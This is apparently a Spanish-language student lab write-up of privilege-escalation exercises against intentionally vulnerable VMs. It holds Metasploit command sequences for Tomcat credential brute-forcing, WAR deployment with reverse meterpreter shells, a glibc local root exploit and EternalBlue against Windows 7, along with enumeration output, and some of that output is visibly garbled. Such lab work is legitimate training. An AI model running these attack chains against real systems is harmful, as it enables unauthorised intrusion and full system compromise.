

EJERCICIOS INTRODUCCIÓN A LA ELEVACIÓN DE PRIVILEGIOS Y TRANSFERENCIA DE FICHEROS

Prerrequisitos

- Kali Linux
- Metasploitable2
- Windowsloitable LPE

Ejercicio 1 - Metasploit

- Explotación de la vulnerabilidad CVE-2009-3548 para acceso con usuario limitado.
- Enumeración básica y recopilación de información del sistema utilizando comandos y módulos de metasploit.
- Transferencia al sistema utilizando comando upload de meterpreter del script linux-exploit-suggester-2.pl para recopilar posibles vulnerabilidades locales. Explotar alguna de las vulnerabilidades locales recopiladas para conseguir elevar privilegios. De no tener éxito, utilizar el módulo de post-explotación suggester para recopilar otros exploits de elevación de privilegios.
- Conseguir meterpreter con usuario privilegiado.

Abrimos el mfsconsole una vez hayamos empezado el postgresql y buscamos la vulnerabilidad

```
(root@kali)-[~]
# msfconsole -q
msf6 > search CVE-2009-3548

Matching Modules
=====
#  Name
-  -
0  exploit/multi/http/tomcat_mgr_deploy
Deployer Authenticated Code Execution
1  exploit/multi/http/tomcat_mgr_upload
d Upload Code Execution
2  auxiliary/scanner/http/tomcat_mgr_login
tility


Disclosure Date  Rank  Check  Description
-----
2009-11-09      excellent Yes  Apache Tomcat Manager Application
2009-11-09      excellent Yes  Apache Tomcat Manager Authenticate
Tomcat Application Manager Login U
ility

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/http/tomcat_mgr_login
```

Tras conocer la vulnerabilidad buscaremos en la máquina qué puertos se encuentran abiertos y vemos que el 8180 es uno de ellos

```
(root@kali)-[~/Software/ElevaciónPrivilegios/Empire]
# nmap -sV 10.0.2.7 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-13 19:28 CET
Nmap scan report for 10.0.2.7 (10.0.2.7)
Host is up (0.0071s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:FF:D7:A9 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Lo abrimos en el buscador de kali



Volvemos a msfconsole y seleccionamos la mencionada, vemos las opciones y modificamos los valores que están dentro del recuadro

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > options
Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name           Current Setting      Required  Description
-----
ANONYMOUS_LOGIN false                yes       Attempt to login with a blank username and password
BLANK_PASSWORDS false                no        Try blank passwords for all users
BRUTEFORCE_SPEED 5                    yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false                no        Try each user/password couple stored in the current database
DB_ALL_PASS      false                no        Add all passwords in the current database to the list
DB_ALL_USERS     false                no        Add all users in the current database to the list
DB_SKIP_EXISTING none                 no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD         http                 no        The HTTP password to specify for authentication
PASS_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt no        File containing passwords, one per line
Proxies          http                 no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS           10.0.2.7             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            8080                 yes       The target port (TCP)
SSL              false                no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS  false                yes       Stop guessing when a credential works for a host
TARGETURI        /manager/html         yes       URI for Manager login. Default is /manager/html
THREADS          1                    yes       The number of concurrent threads (max one per host)
USERNAME         http                 no        The HTTP username to specify for authentication
USERPASS_FILE    /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false                no        Try the username as the password for all users
USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt no        File containing users, one per line
VERBOSE          true                  yes       Whether to print output for all attempts
VHOST            http                 no        HTTP server virtual host
```

Lo explotamos y obtenemos credenciales

```
[*] 10.0.2.7:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 10.0.2.7:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[*] 10.0.2.7:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 10.0.2.7:8180 - Login Successful: tomcat:tomcat
[*] 10.0.2.7:8180 - LOGIN FAILED: both:admin (Incorrect)
[*] 10.0.2.7:8180 - LOGIN FAILED: both:manager (Incorrect)
```

Volvemos a buscar la vulnerabilidad, pero esta vez seleccionamos un módulo de explotación

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > search CVE-2009-3548
Matching Modules
# Name Disclosure Date Rank Check Description
0 exploit/multi/http/tomcat_mgr_deploy 2009-11-09 excellent Yes Apache Tomcat Manager Application
1 exploit/multi/http/tomcat_mgr_upload 2009-11-09 excellent Yes Apache Tomcat Manager Authenticate
2 auxiliary/scanner/http/tomcat_mgr_login normal No Tomcat Application Manager Login Utility
```

Vemos las opciones y rellenamos con los datos obtenidos

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options
Module options (exploit/multi/http/tomcat_mgr_deploy):
Name Current Setting Required Description
HttpPassword tomcat no The password for the specified username
HttpUsername tomcat no The username to authenticate as
PATH /manager yes The URI path of the manager app (/deploy and /undeploy will be used)
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.0.2.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
VHOST http no HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.9 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
```

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(multi/http/tomcat_mgr_deploy) > set rport 8180
rport => 8180
```

Concretamos también el target para que sea específico de linux

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set target 3
target => 3
msf6 exploit(multi/http/tomcat_mgr_deploy) > show targets

Exploit targets:
# Id Name
0 Automatic
1 Java Universal
2 Windows Universal
=> 3 Linux x86
```

Establezco el payload y vemos las opciones

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_deploy) > options

Module options (exploit/multi/http/tomcat_mgr_deploy): microsoft-ds (workgroup: EMPRESA)



| Name         | Current Setting | Required | Description                                                                                            |
|--------------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| HttpPassword | tomcat          | no       | The password for the specified username                                                                |
| HttpUsername | tomcat          | no       | The username to authenticate as                                                                        |
| PATH         | /manager        | yes      | The URI path of the manager app (/deploy and /undeploy will be used)                                   |
| Proxies      |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                                           |
| RHOSTS       | 10.0.2.7        | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT        | 8180            | yes      | The target port (TCP)                                                                                  |
| SSL          | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| VHOST        |                 | no       | HTTP server virtual host                                                                               |



Payload options (linux/x86/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 10.0.2.9        | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


```

Una vez comprobado todo, explotamos

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Using manually select target "Linux x86"
[*] Uploading 1605 bytes as PqyFT5JMTcsw7F9FXGbSyF.war ...
[*] Executing /PqyFT5JMTcsw7F9FXGbSyF/6hPf4MQXmqbj5.jsp ...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Undeploying PqyFT5JMTcsw7F9FXGbSyF ...
[*] Meterpreter session 1 opened (10.0.2.9:4444 -> 10.0.2.7:45705) at 2023-11-13 19:51:16 +0100

meterpreter >
```

Para enumerar abrimos una Shell dentro del meterpreter y probamos distintos comandos

```
tomcat55@metasploitable:/$ cat /etc/issue
tomcat55@metasploitable:/$

Warning: Never expose this VM to an untrusted network! OS details
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
```

Para conocer información de la maquina ponemos lo siguiente

```
tomcat55@metasploitable:/$ cat /proc/version
Linux version 2.6.24-16-server (bulldo@palmer) (gcc version 4.2.3 (Ubuntu 4.2.3-2ubuntu7)) #1 SMP Thu Apr 10 13:58:00 UTC 2008
```

Los servicios son los siguientes


```

tomcat55@metasploitable:/$ ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root      1   0.3  0.1  2844  1692 ?        Ss   12:53   0:14 /sbin/init
root      2   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kthreadd]
root      3   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [migration/0]
root      4   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [ksoftirqd/0]
root      5   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [watchdog/0]
root      6   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [events/0]
root      7   0.0  0.0      0   0 0 ?        S<   12:53   0:02 [khelper]
root     41   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kblockd/0]
root     44   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kacpid]
root     45   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kacpi_notify]
root     91   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kseriod]
root    129   0.0  0.0      0   0 0 ?        S    12:53   0:00 [pdflush]
root    130   0.0  0.0      0   0 0 ?        S    12:53   0:02 [pdflush]
root    131   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [kswapd0]
root    173   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [aio/0]
root    1129   0.0  0.0      0   0 0 ?        S<   12:53   0:00 [ksnapd]
root    1344   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [ata/0]
root    1346   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [ata_aux]
root    1347   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [ksuspend_usbd]
root    1349   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [khubd]
root    2217   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [scsi_eh_0]
root    2227   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [scsi_eh_1]
root    2229   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [scsi_eh_2]
root    2447   0.0  0.0      0   0 0 ?        S<   12:54   0:01 [kjournald]
root    2601   0.0  0.0    2216   664 ?        S<S  12:54   0:02 /sbin/udevd --daemon
root    2870   0.0  0.0      0   0 0 ?        S<   12:54   0:00 [kpsmoused]
dhcpd    3748   0.0  0.0    2436   768 ?        S<S  12:54   0:00 dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.eth0.leases eth0
root    3828   0.0  0.0      0   0 0 ?        S<   12:55   0:00 [kjournald]

```

Los otros usuarios son estos

```

tomcat55@metasploitable:/$ lsof -i
COMMAND      PID  USER   FD   TYPE DEVICE SIZE NODE NAME
HxCpwEiNu  5301 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)
sh           5314 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)
bash        5316 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)
cat         5323 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)
sh          5325 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)
bash        5343 tomcat55  3u  IPv4  14682      TCP 10.0.2.7:45705→10.0.2.9:4444 (ESTABLISHED)

```

Salimos de meterpreter dejándolo en background y buscamos un modulo que nos proporcionen información

```

msf6 exploit(multi/http/tomcat_mgr_deploy) > search linux enum post
Matching Modules
=====
#  Name
-  -
0  post/linux/burp/burp_connections
1  post/linux/burp/enum_hosts
2  post/linux/burp/ping_net
3  post/linux/gather/enum_commands
4  post/linux/gather/enum_containers
5  post/linux/gather/enum_configs
6  post/multi/gather/enum_hexchat
7  post/linux/gather/enum_network
8  post/linux/gather/enum_psk
9  post/linux/gather/enum_protections
10 post/linux/gather/enum_system
11 post/linux/gather/enum_users_history

```

Una vez seleccionado el 10 establecemos una sesión y lo ponemos a correr

```
msf6 post(linux/gather/enum_system) > options
Module options (post/linux/gather/enum_system):
Running: Microsoft Windows 7 (2008 R2)
Name      Current Setting  Required  Description
--      -
SESSION  1  Microsoft Windows  yes  The session to run this module on
Network Distance: 1 hop
View the full module info with the info, or info -d command.

msf6 post(linux/gather/enum_system) > set session 2
session => 2 (0.00058s latency)
```

El resultado es el siguiente

```
msf6 post(linux/gather/enum_system) > run
[+] Info:
[+] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[+] Module running as "tomcat55" user
[*] Linux version stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_688240.txt
[*] User accounts stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_281292.txt
[*] Installed Packages stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_497805.txt
[*] Running Services stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_640192.txt
[*] Cron jobs stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_068227.txt
[*] Disk info stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_369269.txt
[*] Logfiles stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_652740.txt
[*] Setuid/setgid files stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_636269.txt
[*] CPU Vulnerabilities stored in /root/.msf4/loot/20231113200824_default_10.0.2.7_linux.enum.syste_349361.txt
[*] Post module execution completed
```

Para transferir un script empezamos buscando el sitio donde se haya

```
(root@kali)-[~/Software/ElevaciónPrivilegios]
# ls
bicho-servicio.exe  hijackme.dll  linuxexploit  Sherlock.ps1  windows_dll.c
definitions.zip    LES2.pl      linuxprivchecker.py  systeminfo.txt  linux.enum.syste_6527
Empire             LinEnum.sh   maintenanceservice.exe  wes.py          default_10.0.2.7_linux.enum
```

Una vez hecho esto, recuperamos la sesión y la cargamos en la carpeta temporal

```
msf6 post(linux/gather/enum_system) > sessions
Active sessions
Id  Name  Type  Information  Connection
--  --
2   meterpreter x86/linux tomcat55 @ metasploitable.localdomain 10.0.2.9:4444 → 10.0.2.7:54505 (10.0.2.7)

msf6 post(linux/gather/enum_system) > sessions 2
[*] Starting interaction with 2...

meterpreter > upload ~/Software/ElevaciónPrivilegios/linuxexploit /tmp/linuxexploit
[*] Uploading : /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
[*] Uploaded -1.00 B of 23.72 KiB (-0.0%): /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
[*] Completed : /root/Software/ElevaciónPrivilegios/linuxexploit → /tmp/linuxexploit
meterpreter >
```

Una vez hecho ejecutamos el archivo desde una Shell

```

meterpreter > shell
Process 5456 created.
Channel 15 created.
./tmp/linuxexploit
/bin/sh: line 1: ./tmp/linuxexploit: Permission denied
chmod 777 ./tmp/linuxexploit
./tmp/linuxexploit
#####
Linux Exploit Suggester 2
#####
Local Kernel: 2.6.24
Searching 72 exploits...
Possible Exploits
[1] american-sign-language
    CVE-2010-4347
    Source: http://www.securityfocus.com/bid/45408
[2] can_bcm
    CVE-2010-2959
    Source: http://www.exploit-db.com/exploits/14814
[3] dirty_cow
    CVE-2016-5195
    Source: http://www.exploit-db.com/exploits/40616

```

Al intentar realizar la búsqueda con `search` no obtenemos resultados

```

msf6 post(linux/gather/enum_system) > search CVE-2010-4073
[-] No results from search
msf6 post(linux/gather/enum_system) > search CVE-2016-5195
[-] No results from search
msf6 post(linux/gather/enum_system) >

```

Así que realizamos la búsqueda con `suggester` y asignamos módulos

```

msf6 post(linux/gather/enum_system) > search suggester
Matching Modules
# Name /Software/ElevationPrivilegios Disclosure Date Rank Check Description
0 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester
msf6 post(linux/gather/enum_system) > use 0
msf6 post(multi/recon/local_exploit_suggester) > run
[-] Post failed: Msf::OptionValidateError One or more options failed to validate: SESSION.

```

Establecemos sesión y ya podemos correr

```

msf6 post(multi/recon/local_exploit_suggester) > sessions
Active sessions
# Name Type /Software/ElevationPrivilegios Information Connection
2 meterpreter x86/linux tomcat55 @ metasploitable.localdomain 10.0.2.9:4444 -> 10.0.2.7:54505 (10.0.2.7)

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2

```

```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.0.2.7 - Collecting local exploits for x86/linux...
[*] 10.0.2.7 - 188 exploit checks are being tried...
[+] 10.0.2.7 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 10.0.2.7 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 10.0.2.7 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 10.0.2.7 - Valid modules for session 2:
# Name /Software/ElevationPrivilegios Potentially Vulnerable? Check Result
1 exploit/linux/local/glibc_ld_audit_dso_load_priv_esc Sherlock.psl windows_dll_c The target appears to be vulnerable.
2 exploit/linux/local/glibc_origin_expansion_priv_esc wes.py Yes The target appears to be vulnerable.
3 exploit/linux/local/netfilter_priv_esc_ipv4 Yes The target appears to be vulnerable.
4 exploit/linux/local/ptrace_sudo_token_priv_esc Yes The service is running, but could not be validated.
5 exploit/linux/local/su_login Yes The target appears to be vulnerable.
6 exploit/unix/local/setuid_nmap Yes The target is vulnerable. /usr/bin/nmap is setuid

```

Seleccionamos el exploit 1

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

  Name      Current Setting  Required  Description
  ----      -
SESSION    10.0.2.9         yes       The session to run this module on
SUID_EXECUTABLE /bin/ping       yes       Path to a SUID executable

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
LHOST      10.0.2.9         yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port
```

Realizamos un cambio de arquitectura en el payload y cambiamos el target

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show targets

Exploit targets:

  Id  Name
  --  --
  0    Automatic
  1    Linux x86
  2    Linux x64

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set target 1
target => 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) >
```

Establecemos sesión y le damos a correr

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.21QzMziZK3' (1271 bytes) ...
[*] Writing '/tmp/.v7IUd90' (296 bytes) ...
[*] Writing '/tmp/.PibccZ' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 3 opened (10.0.2.9:4444 -> 10.0.2.7:49698) at 2023-11-13 20:39:20 +0100

meterpreter > get uid
[-] Unknown command: getuid
meterpreter > getuid
Server username: root
meterpreter >
```


Ejercicio 2 - Metasploit y Netcat

- Explotación de la vulnerabilidad del boletín MS17-010 para acceso con usuario privilegiado.
- Enumeración básica y recopilación de información del sistema utilizando comandos y módulos de metasploit.
- Transferencia al sistema utilizando netcat del script wes.py para recopilar posibles vulnerabilidades locales. En caso de error en la ejecución del script descargar con el comando download de meterpreter el archivo systeminfo.txt y ejecutar wes.py en Kali Linux.
- Explotar alguna de las vulnerabilidades locales recopiladas. De no tener éxito, utilizar el módulo de post-explotación suggester para recopilar otros exploits de elevación de privilegios.
- Probar exploit de elevación de privilegios.

Abrimos el msfconsole y realizamos una búsqueda

```
(root@kali)-[~]
# msfconsole -q
msf6 > search eternalblue

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal No      MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      normal          No      MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great  Yes     SMB DOUBLEPULSAR Remote Code Execut
ion

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Una vez establecido el módulo establecemos el rhost y lo ponemos a correr

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 10.0.2.12
rhost => 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.12:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.12:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.12:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.12:445 - The target is vulnerable.
[*] 10.0.2.12:445 - Connecting to target for exploitation.
[+] 10.0.2.12:445 - Connection established for exploitation.
```

Los resultados son los siguientes

```
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.12:49163) at 2023-11-13 20:46:39 +0100
meterpreter >
```

Una vez dentro utilizamos los siguientes comandos

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM Privilegios
meterpreter > sysinfo
Computer      : HETEA
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : es_ES
Domain        : EMPRESA
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > shell
Process 2284 created.
Channel 1 created.
Microsoft Windows [Versi#n 6.1.7601] Privilegios
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.
C:\Windows\system32>whoami
nt authority\system

```

Una vez hemos hecho esto vamos a buscar m#dulos post para Windows

```

msf6 post(windows/gather/enum_ad_users) > search windows gather enum services
Matching Modules
# Name
0 post/windows/gather/enum_services

Interact with a module by name or index. For example info 0, use 0 or use post/windows/gather/enum_services

msf6 post(windows/gather/enum_ad_users) > use 0
msf6 post(windows/gather/enum_services) > options
Module options (post/windows/gather/enum_services):
Name      Current Setting  Required  Description
CRED      ~Software/ElevacionPrivilegios no String to search credentials for
PATH      ~Software/ElevacionPrivilegios no String to search path for
SESSION   ~Software/ElevacionPrivilegios yes The session to run this module on
TYPE      All yes Service startup option (Accepted: All, Auto, Manual, Disabled)

View the full module info with the info, or info -d command.
msf6 post(windows/gather/enum_services) > set session 1
session => 1

```

Le damos a correr

```

msf6 post(windows/gather/enum_services) > run
[*] Listing Service Info for matching services, please wait...
[+] New service credential detected: AeLookupSvc is running as 'localSystem'
[+] New service credential detected: ALG is running as 'NT AUTHORITY\LocalService'
[+] New service credential detected: CryptSvc is running as 'NT Authority\NetworkService'
[*] Found 158 Windows services matching filters

Services
Name      Credentials      Command      Startup
ALG       NT AUTHORITY\LocalService Manual      C:\Windows\System32\alg.exe
AeLookupSvc localSystem Manual      C:\Windows\system32\svchost.exe -k netsvcs
AppIDSvc  NT Authority\LocalService Manual      C:\Windows\system32\svchost.exe -k LocalServiceAndNoImpersonation
AppMgmt   LocalSystem Manual      C:\Windows\system32\svchost.exe -k netsvcs
Appinfo   LocalSystem Manual      C:\Windows\system32\svchost.exe -k netsvcs
AudioEndpointBuilder LocalSystem Auto      C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted
AudioSrv  NT AUTHORITY\LocalService Auto      C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted

```

Transferimos el wes.py a la ova de Windows

```
C:\Users\user\Desktop\Transferencia de Archivos>python.exe wes.py systeminfo.txt
WARNING:root:chardet module not installed. In case of encoding errors, install c
hardet using: pip2 install chardet
Windows Exploit Suggester 1.03 ( https://github.com/bitsadmin/wesng/ )
[+] Parsing systeminfo output
[+] Operating System
  - Name: Windows 7 for x64-based Systems Service Pack 1
  - Generation: 7
  - Build: 7601
  - Version: None
  - Architecture: x64-based
  - Installed hotfixes (3): KB2534111, KB3033929, KB976902
[+] Loading definitions
  - Creation date of definitions: 20231104
[+] Determining missing patches
[!] Found vulnerabilities!

Date: 20170314
CVE: CVE-2017-0022
```

Buscamos los que queremos investigar

```
Date: 20170314
CVE: CVE-2017-0045
KB: KB4012212
